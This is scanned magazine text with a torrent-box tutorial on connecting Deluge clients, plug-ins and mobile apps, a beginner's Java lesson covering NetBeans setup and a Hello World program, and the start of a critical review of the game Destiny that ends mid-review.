


3 ADD HOST

Deluge now fires up the Connection Manager. Click Add and enter the connection details about the daemon. Click Add, which takes you back to the Connection Manager. Select the new entry and click Connect to connect the client with the daemon on the torrent box.

Enhance your torrent experience

Make your torrent box easier to use.





1 ENABLE DELUGE PLUG-INS

Deluge includes a host of plug-ins. To enable them, head to 'Edit > Preferences' and switch to Plugins. Click on the checkbox next to a plug-in to enable it. Enabled plug-ins appear as separate categories in the Preferences window. The client ships with eight plug-ins, and you can click 'Find More Plugins' to fetch and install third-party ones.

2 USEFUL PLUG-INS

The Scheduler plug-in lets you limit bandwidth usage based on the time of day. The Notification plug-in displays pop-ups or sends you email alerts when a torrent finishes downloading. Advanced users will also like the Execute plug-in, which runs a specified command when a new torrent is added or a torrent completes downloading.




3 ADD-ON FOR FIREFOX

If you use the Firefox browser, you can add the Bit Torrent WebUI+ Firefox extension that enables you to add torrents to the Deluge daemon via the web interface. Once installed, it opens a dialog box for you to enter the connection details of the Deluge WebUI. When you now click on a torrent link, it is added to the remote torrent box.


4 ADD-ON FOR GOOGLE CHROME

If you use the Chrome browser, you can install the DelugeSiphon app from Chrome's Web Store. When installed, click on its icon in the address bar and head to 'Options'. Enter the IP address of the daemon with the port number and the password of the WebUI. Right-click on any torrent file and select 'Send to Deluge' to add the torrent.



5 USE A MOBILE CLIENT

You can also install an app on your Android device. Google Play lists several that can connect to the Deluge daemon. Two of the most popular apps are Transdrone and the feature-rich TransDroid app. The former is available in the Play Store, but to download the latter you must visit <http://transdroid.org/latest> from your smartphone.



6 SET UP THE CLIENT

The procedure for setting up both Transdrone and TransDroid is the same. When you launch the app for the first time, you get a welcome notice. Tap on Settings, then on 'Add a new server'. Click 'Server type' and pick 'Deluge 1.2+' from the list. Then enter the IP address of the torrent box to connect to the web user interface of Deluge.

111 people +1'd this.

Description

Transdrone allows you to manage the torrents you run on your home server or seedbox. You can add torrents, start/stop them, assign labels, view trackers and individual files, set priorities and much more!

Learn how to code Java

Start learning how to write your own apps, as Darren Yates begins a new masterclass exploring the Java programming language.

Have a think of how your life has been completely and irreversibly changed just in the last five years because of computers. They're no longer toys, they're not even tools – they're extensions of ourselves, how we think and process. I've never been an Apple fanboy but I'll give a big rap to Steve Jobs for something he said during a 1995 PBS interview:

"I think everyone should learn how to program a computer, because it teaches you how to think."

He's absolutely right – but I'll go even further and say learning to code not only teaches you how to think, but how to problem-solve, how to look at what might seem an insurmountable problem and break it down into manageable parts.


The whole global economy has changed – in the race for future jobs, having computer skills no longer stands you out from the crowd. To rise above, you'll need to not just be a computer operator, but a computer programmer. Over the coming months, we'll be devoting these pages each issue to learning to code, not a Mickey Mouse beginner's language, but the Java programming language.

WHY JAVA?

There are dozens of languages to choose from, so why Java? First up, Java is cross-platform – that means you can code on Windows, Linux or Mac OS X computers and run that code on any of them. Java is a general-purpose object-oriented language far more capable than any beginner's language, but not as complex as something like C++. It can create apps that use a graphical user interface or apps that just run on the command line. It's used in enterprise applications like Apache Hadoop to turn thousands of ordinary PCs into super clusters crunching mountains of data and it's the language that powers more than a billion Android devices. That's good enough for me!

WHAT YOU WILL/WON'T NEED

If you've never coded before, relax – you won't need a degree in computing science, we're not going to assume any prior knowledge, just a desire to learn. For some people, coding comes easy; for others, it takes patience, perseverance



"If you've never coded before, relax — you won't need a degree in computing science, we're not going to assume any prior knowledge, just a desire to learn."

and determination. I get bored very quickly without doing something practical, so, as you'd expect, this will be a hands-on masterclass – we'll cover the theory, but with lashings of code to go with it. You'll get lots of little code snippets you can try on your own to cement new concepts to mind. So let's get cracking!

GETTING THE SOFTWARE

First things first, you'll need two apps and the good news is, they're both free:

- NetBeans 8.0 integrated development environment (IDE)
- Java Standard-Edition Development Kit 8 (JDK8)

NetBeans is the app you'll use to write your code in – what's really cool is its ability to show errors or 'debug' your code on the fly (a must-have feature, because we all make mistakes!). NetBeans isn't the only IDE available and it's not even the only one I use. Eclipse 4.4 'Luna' is brilliant, but a

bit more than we need for the time being, so NetBeans will be just fine.

The Java SE Development Kit is the language you'll use – it integrates into NetBeans and handles everything from the form or 'syntax' of the language through to compiling it and turning it into runnable code. You can download NetBeans from netbeans.org/downloads/ while JDK8 is available from www.oracle.com/technetwork/java/javase/downloads/index.html.



When you're on the JDK8 download page, look for the blue 'JDK Download' button on the right-side of the middle panel and go from there. Don't get the Java Runtime Engine (JRE) version, it won't work for this.



On the NetBeans download page, your browser should automatically load the correct download options for your operating system at the top right. You just want the basic 'Java SE' version of NetBeans (the red-circled download button in the pic, left).

Here's the hot tip, though – install JDK8 first, followed by NetBeans 8.0. The installation process for both apps is straightforward, but if you install JDK8 first, NetBeans 8.0 will find it and you won't have to muck about later. When they're both in, launch NetBeans.

NOTE: You can follow along with this series using any computer, but for convenience, we'll be using Microsoft Windows.

WELCOME TO THE IDE

The first time you launch NetBeans, you should get the big welcome window. If the whole thing looks a bit scary at first, just think of it as a really fancy word processor – it does a lot more than that of course, but bottom line, that's what it is. If you wanted to, you could write Java apps with just Windows Notepad, but the beauty of IDEs like NetBeans and Eclipse is that



they make turning your source code into apps so much easier. Live syntax error detection is another reason to use a good IDE.

HELLO WORLD!

Now it's written into ancient lore that the first app you write should always be to announce your arrival into the coding world, so let's get it done. On the top left of the IDE, you'll see the text menu and the short-cut icon menu just underneath. Choose File/New Project from the text menu or press the gold folder icon with the green plus sign (+) on it. This will bring up the New Project window. Now here, make sure 'Java Application' is selected in the Projects list, then press the Next button.

The next window you'll see is the New Java Application window. This is where you get to decide what your app




Java powers apps on over one billion Android devices, including the Galaxy S5.

is called and where it will be stored. It's rare that your apps will be single files, so NetBeans allows you to keep all of the files associated with an app in the one folder location. NetBeans fills these entries in for you and you should see the imaginatively named 'JavaApplication1' appear in the Project Name textbox, so change it to read 'HelloWorld'. When you're ready, click the Finish button.

WRITE YOUR FIRST CODE

After a few seconds of whirring around, NetBeans will change and show you the main coding window. If you have a look, you'll see it's already started coding some lines for you – Java has a dictionary of important words called 'keywords' or 'reserved words' that make up the syntax of the language and they're highlighted in blue. They have special meaning and can only be used in certain ways, otherwise, you'll end up with coding errors. If you look at the left of the main code panel, you'll see line



numbers heading down in a column – these are to make it easier to read your code. Those code lines in light grey are comments – they're not part of the code, they're just notes you can write explaining either a licence, or who wrote it, even notes to remind you about what the code does (and you'll end up using plenty of those!).

There are three ways to write comments into your code – the first shown in lines 1 to 5 is the 'block comment' and begins with a forward slash and a star – `/*`. Every line from here on is considered a comment until you finish it off with a star and forward slash – `*/`.

Another type of block comment is the 'javadoc' comment (`/**...*/`) in lines 9 to 12 and 15 to 17 – it can be used in more complex ways we'll talk about later. The simplest comment though is the line comment in line 19 and it starts with a double forward slash – `//` – and automatically ends at the end of that line. You can start the line with code and end it with a line comment, which is great for describing code as you go.

YOUR FIRST CLASS


The first line of actual code appears on line 7 and it defines the 'package' of our application, calling it 'helloworld'. A package is like it sounds – a collection of files or 'classes' that are grouped and work together. The next code line, line 13, defines a class called 'HelloWorld'. A Java program must have at least one class and in this case, it's HelloWorld. The main class also determines the filename, which in this case is HelloWorld.java.

A couple of things to note – first, see the opening brace (`{`) at the end of the line – this defines the 'class block', a block of code that relates to this class HelloWorld. The other thing is watch the upper and lower cases – case matters in Java, even in Windows. Class names generally start with uppercase letters.


YOUR FIRST METHOD

If you drop down to line 18, you'll see first that it's indented – line indents, again, make your code easier to read and understand. The indent here shows this code belongs to something else above it, in this case the HelloWorld class. Line 18 is an important line – it defines the main 'method' and it's the first place Java will go to launch your code. A method is a procedure or function and contains a set of commands that perform some task we want to do.

All Java programs begin with a main method. You can have any number of methods in a class and any number of commands in a method, but the main method is always the first one to run.



The IDE — project list on the left, code on the right, output on the bottom.



NetBeans will automatically find the Java Kit if you install the kit first.

"All Java programs begin with a main method. You can have any number of methods in a class and any number of commands in a method."

Note again the opening brace at the end of the line – any code between this and the closing brace (`}`) is part of this method and is executed when the main method is run or 'called'.

So let's write some code of our own. Replace line 19 with the following:


```
System.out.println("Hello, world!");
```

This tells Java we want to print a series of characters called a 'string' (in this case, 'Hello, world!') to the console or command prompt, which is called 'System.out'. Note the semicolon (`;`) at the end of the line – every code


statement in Java must end with a semi-colon.

YOUR FIRST APP

With that done, press the big green 'play' triangle icon at the top of the window to compile and run your code. After a few seconds, you should see a new panel called 'output' open up and your message appear. If all goes well, you'll see 'Hello, world!' written in the output window, followed by a 'BUILD SUCCESSFUL' message. If it does, a huge congrats – you've just written your first app! The last thing to do is hit Ctrl-S to save your work.



Add the code line, press the green play button and view the output.



Calculate mathematical expressions in-line to find the meaning of life!

WHAT IF IT DIDN'T WORK?

But what if it didn't work? If it didn't, you've just experienced your first error or 'bug'. There are three main types of errors you'll come up against – syntax errors, runtime errors and logical errors.

A syntax error is like a spelling mistake in your code. NetBeans will usually catch these for you before you run your code and indicate it with a 'stop sign' at the beginning of the line. These errors are easily fixed since most of the time, NetBeans will give you a hint of what you did wrong. Runtime errors are harder to fix or 'debug' because they only occur when your program is running, which is why testing your programs can (and probably should) take longer than actually writing them.

Logical errors are the bane of every coder because they can be incredibly difficult to find and occur when your code design doesn't perform the way you think it should, leaving you with an unexpected result. The program won't necessarily crash, but it won't do what you expect it to, either.

If you've found an error, just go over that line of code again and make sure you've got it right – the inverted commas (") go before and after the 'Hello, world!', it must be enclosed by brackets ({}), and don't forget the semi-colon at the end of the line. And watch those upper and lowercases!

APP MOD. – MEANING OF LIFE

Let's try something else – how about some basic mathematical calculations? Underneath line 19, add the following code to line 20:

```
System.out.println("The
meaning of life is " + ( 7 * 2
* 3 ));
```

Again, we're telling Java we want to write a string to the console, but we also want it to calculate $7 \times 2 \times 3$ (in programming, the multiplication symbol is usually the star symbol '*'). We don't want our app to display '7 * 2 * 3', so putting it inside the brackets () says to Java this is a mathematical expression and we want it to calculate and display the result. So, if we now run our app, we should see:


```
Hello, world!
The meaning of life is 42
```

I don't know about you, but I reckon that's pretty cool – calculating mathematical expressions is fundamental to everything in programming from working out your home loan interest rate to writing the next billion-dollar-making game.

So give it a go! Learning to code is one of the best things you'll ever do in your professional life and Java, one of the best languages to learn.

NEXT MONTH...

Next time, we'll kick on and introduce the concept of variables, calculate some interest rates and show you how to accept data input from the user. ■



NetBeans stores your projects in the /Documents/NetBeansProjects folder.

downtime

» GAMES - EDITED BY TROY COLEMAN



\$99 | XBOX 360, XBOX ONE, PS3, PS4 | DESTINYTHEGAME.COM

Destiny

Bungie's FPS-MMO hybrid plays it safe.

You're surely already aware that *Destiny* is an FPS set in a persistent online universe shared with other players. Its campaign is a series of missions spread across several planets that you can play alone in its entirety, or cooperatively with two friends, forming a three-strong Fireteam. You'll find loot in the form of Glimmer, the game's currency, or weapons and armour dropped by enemies and found in chests, and you'll upgrade both those and your character as you progress.

Simple stuff, then, but it forms a hypnotic loop: after each mission, you'll return to the Tower, a central hub for players, to collect rewards, decrypt schematics for new gear, or perhaps enter the Crucible for a few rounds of competitive multiplayer. During the early game, you'll rarely return from a mission without having levelled up your Guardian, unlocked a

new ability, or upgraded your armour – or all three. Or maybe you're just coming back because you've finally accumulated enough Glimmer to buy that uncommon sniper rifle you'd been eyeing up at the gunsmith's stall.

It starts promisingly, though for anyone who played the alpha and/or the beta, those first few hours of *Destiny* will feel a little too familiar to be as thrilling as they probably are for newcomers. As such, for many it won't be until their first Moon landing (a couple of hours in) that the first real tingle of excitement arrives – and it's likely to be accompanied by a few doubts.

The story must take some of the blame. Maybe *Destiny's* necessarily episodic structure precludes a gripping narrative, but Bungie can do better than this. As the game begins, you're warned of an encroaching darkness that threatens the survival of the

Traveler, a large celestial body said to be the only thing standing between the remaining survivors and total annihilation. But there's no real sense of impending doom, just a vague threat that never properly materialises. First you fight one extraterrestrial force, then another, and then a third is introduced: each apparently more evil than the last. Essentially, you're just gunning down faceless bad guys with little motivation to do so.

It's at once basic and untidy, a rudimentary story mired in a tangle of lore and jargon, most of which is detailed in collectible cards that can't be accessed from within the game. Instead, you're forced to visit Bungie.net to uncover the background of these cosmic conflicts – not that many players will bother.

Besides, why should you care when the voice actors seem equally – understandably – bored or

confused by the lines they're asked to deliver? As your floating AI ally, Ghost, Peter Dinklage struggles to muster any enthusiasm for the woeful dialogue. Beyond brief, abortive attempts to turn him into a comic sidekick, *Destiny's* self-important script takes itself incredibly seriously. Not even Nathan Fillion and Bill Nighy can inject a shot of charisma into this personality-free guff.

It hardly helps that the missions are almost comically repetitive. In each, you'll spend time clearing out zones of enemies, before reaching a 'darkness area', from which point you can't respawn – though these often contain checkpoints from where to restart.

Eventually you'll reach a room where you're invited to plug Ghost into a machine to decode or unlock something, prompting waves of enemies to appear. Sometimes you'll do it in a slightly different order, destroying a large wave of enemies and perhaps a boss, before deploying Ghost so he can deliver another barrage of



When all else fails, there's some lovely stuff to gawp at. Bungie's environment artists have crafted some stunning sights.



Tap right on the D-pad and your Guardian will start busting some moves.



Bungie makes vehicles that feel great and the Sparrow is no different.



Likelihood of Fireteam allies picking up a Legendary drop and you getting a helmet you already own? 100%

tedious exposition. "Wow, this is amazing!" says Dinklage, the contempt in his voice clearly audible.

BOOTYLICIOUS

Outside the story, you're free to explore each planetary hub via Patrol missions, which invite you to locate beacons directing you to various additional objectives. These are standard MMO-style sub-quests, asking you to kill enemies until you pick up ten of a certain item, to head to a specific location and deploy Ghost once more, or sometimes even to simply reach a certain point and stand around for a bit.

In theory, it's a relaxing change of pace, a place to grind levels – not that you need to when the Crucible PvP modes are a much more efficient method – and to scavenge for helium filaments and spinmetal leaves to trade with vendors at the Tower. But there's little else to find beyond the odd loot cache or dead Ghost to revive, with the same pockets of respawning enemies in-between. Bungie has built a world that's great to look at, but here it feels oddly hollow. Little wonder that the public events act as

such a powerful magnet for nearby players: these temporary bursts of activity bring a lethargic world to thrilling life.

Meanwhile, that strong sense of early progression soon subsides. Before long, the differences between new weapons and old ones are too subtle to see a tangible difference beyond larger numbers erupting from enemy heads, and a defence stat that steadily builds so you can absorb more damage. You're only concerned about getting a stronger gun because the enemies are tougher, not because it does anything different.

There's little meaningful choice when it comes to your Guardian's skill tree, too – with few ways to truly differentiate yourself from others within the same class. You can opt for faster recovery or movement speed, or stronger armour, but genuinely new abilities are few and far between. You will at least get to change your subclass once you hit Level 15 – having rolled as a Warlock, we relished the opportunity to hurl great balls of fire, but only the new Super ability was really any different from our time as a Voidwalker.

Yet many of these problems melt away in the face of the game's moment-to-moment interactions. Flaws that would torpedo any other game feel almost insignificant when you're dealing with gunplay of this quality. Bungie knows how to build combat bowls that fizz with possibilities, how to craft intense encounters that you scrape through by the skin of your teeth.

More importantly, it knows how to build weapons that are fun to shoot. Pulse rifles are a particular joy, but we quickly fell in love with a high-powered magnum designed for methodical marksmanship.

That affection is mostly down to the feedback; precision shots here are unbelievably gratifying. Vex robots splatter gloopy white fluid like Bishop in *Aliens*, while a headshot on a bulky Cabal trooper sees their helmet pop off, prompting wisps of black smoke to pour from the top of their suits as they gasp and collapse.

It's a frequently beautiful game, too. Every new planet has its own unique look, from the brick-dust dunes of Mars to a ruined city on Venus that looks like a sickly, tropical version of *The Last Of Us*. And

you simply won't see skyboxes anywhere else that look as gorgeous as these do.

You can see where the money went, because from the UI to the environment design there's a slickness and polish to the production that feels lavish. But did that enormous budget also prove restrictive? The PvP multiplayer demonstrates that the developer has lost little of its talent for map design, and if you're a *Halo* player looking for something along those lines you'll be pleased with the four competitive modes here. It's fast-paced, twitchy, entertaining, and the matchmaking is very good indeed. Yet there's almost nothing new here.

